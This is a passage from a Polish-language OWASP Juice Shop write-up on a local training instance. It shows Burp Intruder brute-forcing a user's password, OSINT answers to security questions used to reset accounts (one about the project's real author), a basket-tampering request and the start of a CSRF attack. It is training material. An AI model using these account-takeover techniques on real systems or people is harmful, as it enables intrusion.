7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzInIj9.yJzGF0dXmI0JzdwNjZNZnIiwiZGF0YSI6ey.JpZC1GMywidXNlc5hbhWU0i1iLCjbWFpbCIG6iJlbnRlcBqdWljZS1zaC5vcC1sInBh3Nb3KjIoiMGMeNmU1MfLm2ZhrOTVhYmJiZmZnJiCONGE02WYiLCjb2x1joiY3Vzd9tZXiiLCjkZWxleGVub2tlbi6GiisImxhc3Pmb2dpklWjoiIiwiwchJvZnsZU0tYw1i0jYiXNzXkRz3B1YmxpYyppbWfNzKMDxBsbF2yc9kZWzhdw0LNn2ZyIsInRvdHTBTZWNXZQ10i1iLCjpcOfdGL22Si6dHJ1ZsV1i3YJYXRlZEFOjoi1M AmMy0wNSOyMCawOtovDoyNi4yMjIgKzAwOjAwIvi1XbKXRlZEFOjoi1M AmMy0wNSOyMCawOtovDoyNi4yMjIgKzAwOjAwIvi1ZGVszKrlZEFOjpuwdwxsFsw1AWFOjoxNjg0N1ElMjMwFO.tnyhsuSHy4uWspOHUJDYp9YrxFxR3MMRgBrITWysIB05oUp-ygMMxgkLCyz1ZsWauVUseo4KpepF0px07W9eakFcqM9WhhSceCJgbGr0n0y5m5FA49keqaz_dbfnVs5R7EUMBTv12vQWUoAwhjB8RF7GOY5jgkkY
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzInIj9.yJzGF0dXmI0JzdwNjZNZnIiwiZGF0YSI6ey.JpZC1GMywidXNlc5hbhWU0i1iLCjbWFpbCIG6iJlbnRlcBqdWljZS1zaC5vcC1sInBh3Nb3KjIoiMGMeNmU1MfLm2ZhrOTVhYmJiZmZnJiCONGE02WYiLCjb2x1joiY3Vzd9tZXiiLCjkZWxleGVub2tlbi6GiisImxhc3Pmb2dpklWjoiIiwiwchJvZnsZU0tYw1i0jYiXNzXkRz3B1YmxpYyppbWfNzKMDxBsbF2yc9kZWzhdw0LNn2ZyIsInRvdHTBTZWNXZQ10i1iLCjpcOfdGL22Si6dHJ1ZsV1i3YJYXRlZEFOjoi1M AmMy0wNSOyMCawOtovDoyNi4yMjIgKzAwOjAwIvi1XbKXRlZEFOjoi1M AmMy0wNSOyMCawOtovDoyNi4yMjIgKzAwOjAwIvi1ZGVszKrlZEFOjpuwdwxsFsw1AWFOjoxNjg0N1ElMjMwFO.tnyhsuSHy4uWspOHUJDYp9YrxFxR3MMRgBrITWysIB05oUp-ygMMxgkLCyz1ZsWauVUseo4KpepF0px07W9eakFcqM9WhhSceCJgbGr0n0y5m5FA49keqaz_dbfnVs5R7EUMBTv12vQWUoAwhjB8RF7GOY5jgkkY
19 Connection: close
20 {
21   "ProductId":10,
22   "BasketId":3,
23   "quantity":1
}
```

**Response**

```
Pretty Raw Hex Render ⌂ ⌂ ⌂
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 156
9 ETag: W/"9-ejoMhDKR0Stx82+pr0WSiyCAs"
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 22:27:11 GMT
12 Connection: close
13
14 {
15   "status": "success",
16   "data": {
17     "id": 10,
18     "ProductId": 10,
19     "BasketId": 7,
20     "quantity": 1,
21     "updatedAt": "2023-05-20T22:27:11.166Z",
22     "createdAt": "2023-05-20T22:27:11.166Z"
23   }
}
```

Wykonanie opisanej akcji poskutkowało powodzeniem – dodaniem produktu o numerze identyfikacyjnym 10 do koszyka o numerze identyfikacyjnym 7. Potwierdza to otrzymana odpowiedź, zwracająca status: „success” oraz znacznik czasowy dokonanej modyfikacji.



Zważywszy na uwzględnienie dwóch koszyków w metodzie POST prezentowanej na wcześniejszych grafikach, zawartość koszyka użytkownika wykonującego atak również została zmodyfikowana i dodany został produkt o numerze identyfikacyjnym 10 – Christmas Super-Surprise-Box.

### 3.9 Login Amy

Wyzwanie to różni się od wykonywanych do tej pory zadań polegających na logowaniu się na konta różnych użytkowników, ponieważ w przypadku Amy koniecznym warunkiem jest wykorzystanie oryginalnego hasła tego konta.

Podpowiedź do zadania zawarta jest w jego treści, ponieważ podany jest czas, który byłby konieczny do złamania hasła metodą brute force. Zważywszy na fakt, iż jest to niezwykle precyzyjnie podana liczba lat, poszukiwania można było rozpoczęć od zasobów Internetu, wpisując jako wyszukiwaną frazę wspomnianą liczbę lat. Co istotne, pierwszy wynik odpowiadający na wyszukaną liczbę lat okazał się naprawdę kontynuacją podpowiedzi do zadania (<https://www.grc.com/haystack.htm?id>). Zawarta na stronie internetowej notatka posiada bowiem dokładnie taki sam tytuł, jak został uwzględniony w treści zadania dostępnego w OWASP Juice Shop.

Pierwszą próbą było zatem przesłanie formularza z dokładnie tym samym hasłem, które pojawiło się we wspomnianym artykule.

A screenshot of the OWASP Juice Shop login page. It features a "Login" header. There are two input fields: "Email \*" containing "amy@juice-sh.op" and "Password \*" containing "Dog.....". Below the password field is a small eye icon for password visibility. A link "Forgot your password?" is located above the "Log in" button. The "Log in" button has a blue background and white text. To its right is a "Remember me" checkbox. Below the login section is a horizontal line with the word "or" in the center. Underneath the "or" is a green button labeled "Log in with Google" with a small "G" icon. At the bottom of the page, there's a link "Not yet a customer?".

Nie przyniosło to jednak oczekiwanej efektu. Należało zatem zmienić plan działania i wykonać atak opierający się o brute force na część hasła, która mogła zostać zmieniona. Biorąc pod uwagę, że porada zawarta na stronie internetowej mówiła żeby nie powielać schematu budowania hasła w takiej formie w jakiej zostało to zaprezentowane oraz wiedząc, że AMY nie stosowała się do tego nakazu, rozsądne było przypuszczenie ataku wyłącznie na 3 pierwsze znaki hasła. Reszta znaków, według schematu tworzenia była uzupełniona kropkami.

W celu wykonania omówionego wcześniej testu możliwe było wykorzystanie Burp Suite Intruder. Typ ataku został ustawiony jako Cluster Bomb, ponieważ tenże typ powinien okazać się najlepiej dopasowanym do widocznej sytuacji.

[?](#) **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attacktype: Cluster bomb

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 65
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=16EPRb8X7pA06HkhWtbsQSyu7C8S3UmcpfxURvuL4ca5UjmfRn03Vaq5Boew
18 Connection: close
19 |
20 {"email":"amy@juice-sh.op","password":"$0$0$sg$....."}  


```

Jako elementy zmieniające się w obrębie całej metody POST wybrane zostały wspomniane 3 pierwsze znaki. Następnie w ustawieniach dokonano modyfikacji odpowiadających za rodzaje danych branych pod uwagę przy tworzeniu kombinacji składowych.

Pierwszy znak zastrzeżony został do wielkiej litery, drugi znak do cyfry, natomiast trzeci jako standardowa litera.

[?](#) **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:	1	Payload count:	26
Payload type:	Simple list	Request count:	unknown

[?](#) **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	Q
Load...	W
Remove	E
Clear	R
Deduplicate	T
Add	Y
	U
	I
	O
	P
Add	
Add from list ... [Pro version only]	

[?](#) **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

[?](#) **Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: />?&\*;"\|^#

## ⑦ Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:	2	Payload count:	10
Payload type:	Simple list	Request count:	unknown

## ⑦ Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	0
Load ...	1
Remove	2
Clear	3
Deduplicate	4
Add	Enter a new item
Add from list ... [Pro version only]	

## ⑦ Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

## ⑦ Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `/\=>?&*;"{}|^`#`

## ⑦ Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:	3	Payload count:	unknown
Payload type:	Copy other payload	Request count:	unknown

## ⑦ Payload Options [Copy other payload]


This payload type copies the value of the current payload at another payload position. It can be used with attack types that have multiple payload sets.

Copy from position: 1

## ⑦ Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		



## ⑦ Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `/\=>?&*;"{}|^`#`

**(?) Payload Sets**  
 You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:	3	Payload count:	unknown
Payload type:	Copy other payload	Request count:	unknown

---

**(?) Payload Options [Copy other payload]**  
 This payload type copies the value of the current payload at another payload position. It can be used with attack types that have multiple payload sets.

Copy from position:	1
---------------------	---

---

**(?) Payload Processing**  
 You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit	<input checked="" type="checkbox"/>	To lower case
Remove		
Up		
Down		

---

**(?) Payload Encoding**  
 This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

<input checked="" type="checkbox"/> URL-encode these characters:	/\=;>?&*;"\0\^#
--	-----------------

Następnie przystąpiono do rozpoczęcia ataku, którego czas trwania mógł być dłuższy niż w przypadku tego typu procedur wykonywanych na mocniejszych maszynach, zważywszy na użytkowaną wersję darmową narzędzia Burp Suite.

2. Intruder attack of localhost - Temporary attack - Not saved to project file										
Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items										
Request ^	Payload 1		Payload 2		Payload 3		Status	Error	Timeout	Length
0							401			385
1	Q		0		q		401			385
2	W		0		w		401			385
3	E		0		e		401			385
4	R		0		r		401			385
5	T		0		t		401			385
6	Y		0		y		401			385
7	U		0		u		401			385
8	I		0		i		401			385
9	O		0		o		401			385
10	P		0		p		401			385
11	A		0		a		401			385
12	S		0		s		401			385
13	D		0		d		401			385

49

Po długim oczekiwaniu na wyniki, jedna z prób zakończyła się powodzeniem. Hasło rozpoczynało się więc od znaków „K1f” oraz uzupełnione było zerami wedle wcześniej przytaczanego schematu budowy.

Request Response

Pretty Raw Hex ⌂ \n ⌄

```

14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
16EPRb8X7pA06HkhWtbsQSyu7C8S3UmcpfxURvuL4ca5Uj mFRnO3Vaq5Boew
18 Connection: close
19
20 {
    "email": "amy@juice-sh.op",
    "password": "K1f....."
}

```

① ⌂ ⌄ Search... 0 matches

Finished

Dzięki pozyskanemu hasłu możliwe było zalogowanie się przy wykorzystaniu adresu email użytkownika, który możliwy był do pozyskania z wcześniej wykonywanych zadań oraz hasła pozyskanego w obrębie widocznego wyzwania.

Login

Email \*  
amy@juice-sh.op

Password \*  
K1f.....

Forgot your password?

Log in

Remember me

or

**G** Log in with Google

Not yet a customer?

### 3.10 Bjoern's Favorite Pet oraz Reset Bjoern's Password

Zbliżone do siebie wyzwania, których głównym obszarem działania jest OSINT, dzięki któremu możliwe powinno być odnalezienie odpowiedzi na pomocnicze pytania powiązane z kontaktami tytułowych użytkowników.

W przypadku wyzwania odnoszącego się do postaci Bjoerna możliwe jest wywnioskowanie jakie pytanie pomocnicze wybrał on przy wstępny konfigurowaniu swojego profilu. Podpowiedź jest bowiem zawarta w samym tytule zadania. Pozostaje jedynie odnaleźć informacje na ten temat w Internecie.



Okazało się jednak, iż pytanie pomocnie zostało zmienione i nie dotyczyło już puchatego przyjaciela jednego z twórców OWASP Juice Shop. Teraz pytanie odnosi się bowiem kodu pocztowego miasta, w którym mieszkał młody twórca.

```
email: bjoern.kimminich@gmail.com
username: bkimminich
password: 'bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI='
customDomain: true
key: bjoernGoogle
role: 'admin'
address:
  - fullName: 'Bjoern Kimminich'
    mobileNum: 4917000001
    zipCode: '25436'
    streetAddress: 'Am Lokalhorst 42'
    city: 'Uetersen'
    state: 'Schleswig-Holstein'
    country: 'Germany'
card:
  - fullName: 'Bjoern Kimminich'
    cardNum: 4815205605542754
    expMonth: 12
    expYear: 2092
```

Taka informacja jest możliwa do odnalezienia w kodzie Juice Shop, gdy wykona się podgląd kodu repozytorium autora na Githubie. Jednakże wskazany kod pocztowy nie jest prawidłowy. Konieczne było zatem wykonywanie dalszych poszukiwań, które doprowadziły do oficjalnego konta Facebook Bjoerna.

Widnieje w tym miejscu pokrywająca się ze wcześniejszym źródłem informacja, iż miejscowością rodzinną Kimminicha jest Uetersen. Co jednak okazało się w trakcie wyszukiwania pozostały informacji – dawniej w Niemczech posługiwano się inną notacją reprezentującą kody pocztowe. Kolejnym krokiem było zatem wprowadzenie dawnego formatu danych.

### Forgot Password

Email \*  (?)

Security Question \*  (?)

New Password \*  7/20  
>Password must be 5-40 characters long.

Repeat New Password \*  7/20

Show password advice

Change

Dopiero odpowiedź w formacie: West-2082 poskutkowała przyjęciem jej i tym samym możliwością zmiany hasła użytkownika.

Po prześledzeniu uznanych wyzwań na stronie Juice Shop, zaliczone zostało wyzwanie odnoszące się do zmiany hasła, natomiast bez wyniku pozostało zadanie odnoszące się do

ulubionego zwierzęcia autora portalu. Okazało się, iż w celu wykonania zadania powiązanego ze zwierzęciem, należało wykorzystać inny adres e-mail Bjoerna, który podawany był w trakcie prezentacji live demo jednej z wersji OWASP Juice Shop.


The screenshot shows a 'Forgot Password' form. It has four input fields: 'Email \*' containing 'bjoern@owasp.org', 'Security Question \*' containing '...', 'New Password \*' containing '\*\*\*\*\*', and 'Repeat New Password \*' also containing '\*\*\*\*\*'. A password strength meter indicates '7/20'. A tooltip below the 'New Password' field states 'Password must be 5-40 characters long.'. There is a 'Show password advice' toggle switch, which is currently off. At the bottom is a blue 'Change' button with a pencil icon.

Wprowadzenie tejże zmiany oraz podanie imienia kota, które wyświetcone było na jednej z grafik poskutkowało zaliczeniem kolejnego z wyzwań.

### 3.11 Reset Jim's Password

Podobnie jak miało to miejsce w przypadku poprzedniego wzywania, to również powiązane jest z grupą zadań skupiających się na OSINT. Stanowi to swoistą podpowiedź, dzięki której należy dobrze odpowiedzieć podejście do próby rozwikłania zagadki. W tym przypadku poszukiwana jest odpowiedź na pytanie odnoszące się do imienia najstarszego z braci Jima.

W trakcie wykonywania poprzednich wyzwań oraz eksploracji strony poświęconej sprzedaży soków natknęto się na jeden z wpisów użytkownika [jim@juice-sh.op](mailto:jim@juice-sh.op), a więc poszukiwanej osoby.



Komentarz ten został zamieszczony jako recenzja jednego z dostępnych elementów – naszywki z logo OWASP Juice Shop. W ów wpisie Jim porównuje i uznaje przedmiot za lepszy niż dotychczasowo noszony „Starfleet Symbol”. Kolejnym krokiem poszukiwania odpowiedzi na przedmiotowe pytanie było wyszukanie pojęcia, o którym mowa była we wpisie.



Efektem wyszukania było wyświetlane logo znane z serialu Star Trek. Możliwe było zatem powiązanie postaci Jima z jedną z postaci serialu lub aktora, który w nim występował. Należało zatem zweryfikować kim dla uniwersum Star Trek jest Jim.

jim star trek

X | Grafika | Wiadomości | Wideo | Zakupy | Więcej | Narzędzia

Okolo 18 900 000 wyników (0,37 s)

James T. Kirk  
Postać fikcyjna

W skrócie | Postać grana przez | Programy telewizyjne



w wikipedia.org  
[https://pl.wikipedia.org/wiki/James\\_T.\\_Kirk](https://pl.wikipedia.org/wiki/James_T._Kirk)

James T. Kirk – Wikipedia, wolna encyklopedia

James Tiberius „Jim” Kirk – fikcyjna postać istniejąca w serialu *Star Trek*: Seria oryginalna oraz w wielu filmach, serialach, książkach i komiksach ...

Mowa zatem o postaci Jamesa T. Kirka zwanego potocznie Jimem. Obszar poszukiwań został znaczco zawężony i wyszukiwanie skupiono na rodzeństwie wspomnianej, fikcyjnej postaci. Na stronie Wikipedii poświęconej omawianej postaci możliwe było odnalezienie listy członków rodziny.

Family	George Kirk (father) Winona Kirk (mother) George Samuel Kirk (brother) Tiberius Kirk (grandfather) James (maternal grandfather) Aurelan Kirk (sister-in-law) Peter Kirk (nephew) 2 other nephews
--------	---

Z uwagi na to, iż pytanie dotyczyło drugiego imienia najstarszego członka rodzeństwa Jima tylko jedna możliwość była odpowiednia do dopasowania zapytaniu. Tylko jeden członek rodziny posiadał drugie imię: George Samuel Kirk.

**Forgot Password**

Email \*  ?

Security Question \*  ?

New Password \*  ? 1 Password must be 5-40 characters long.

Repeat New Password \*  ? 7/20


Show password advice

 Change

Wprowadzona wartość: „Samuel” była poprawną kombinacją znaków, która pozwoliła na dokonanie resetu hasła użytkownika Jim.

### 3.12 CSRF

Zadaniem, które należy wykonać w obrębie tego wyzwania jest dokonanie zmiany nazwy użytkownika z poziomu innej strony internetowej. Źródło z którego należy przeprowadzić atak zostało podane jako dodatkowa informacja w obrębie treści zadania (<http://htmledit.squarefree.com>). Aplikacja webowa do której odsyłany jest użytkownik jest edytorem kodu html w formie ciągłego jego interpretowania.



The screenshot shows a web browser window with the URL [htmledit.squarefree.com](http://htmledit.squarefree.com). The page title is "Not secure". The main content area displays the following HTML code:


```
<h3>Welcome to the real-time HTML editor!</h3>
<p>Type HTML in the textarea above, and it will magically appear in the frame below.</p>
```

Below the code, there is a large text area for input. At the bottom of the page, there is a message:

Welcome to the real-time HTML editor!  
Type HTML in the textarea above, and it will magically appear in the frame below.

Obecnie krokiem, który należało podjąć było przejście do zakładki aplikacji Juice Shop, która pozwalałaby na wyświetlanie nazwy użytkownika. To zapewniałoby, że wykorzystywana metoda będzie posiadać parametr odpowiedzialny za nazwę. Przykładowym obszarem, gdzie

informacja ta mogłaby być widoczna był profil użytkownika. Jako model pokazowy zalogowano się na profil użytkownika testowego, który tworzony był na potrzeby wcześniej prezentowanych eksperymentów.




W celu wygenerowania ruchu sieciowego odpowiedzialnego za zmianę nazwy użytkownika wprowadzona w ów polu została nowa wartość, a następnie cały proces odtworzony został przy wykorzystaniu narzędzia Burp Suite.

**Request**


Pretty Raw Hex ⌂ ⌄

```
1 POST /profile HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 14
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:3000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
    ;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:3000/profile
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
n9xE4AO6HkHwt2tvsWS3uMC1SJUmc1f3SVUaDuPcRbCvnsZjUWgFONOkDmg; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMbOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MjEsInVzZJUyWlhiOj0ZXNOQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiMTc5YW0ONWM2Y2UyZ15N2mMTAyOWUyMTIwNDZlODEiLCjbxL1joY3VzdG9tZXIiLCjKzWx1eGVub2tlbiI6IiisImxhc3RMb2dpbklwIjoiMTI3LjAuMC4xLiwiCHJvZmlsZUltyWdlIjoiL2fc2V0cy9wdWJsaWMaWlhZ2VzL3VwbG9hZHhvZGvmyXVsdC5zdmccilCjOb3RwU2vjcmVOIjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjMtMDUtMjAgMTE6MjE6MjguNDUxICswMDowMCIsInVzZGFOZWRBdCI6IjIwMjMtMDUtMjAgMTE6NDQ6NDYuMDM3ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsHoSiImhdC16MTY4NDY2MjUxNxD. I-eWTWk1KPLQlyVajggHaI8NZT7Sc4PX9vd46FzWqSGtH-uqCXDBFeGY2I3K4byuHrRht-rEuMgj3GOL_vpWs4mxKSp0izt9Kps4g-NYS4j1ajXLpLMb_hpeErZdXPEZBLJDTA9LLJ3n0dCp0uNLgkLiK8czFkY7WetMpcffW
21 Connection: close
22
23 username=Test1
```

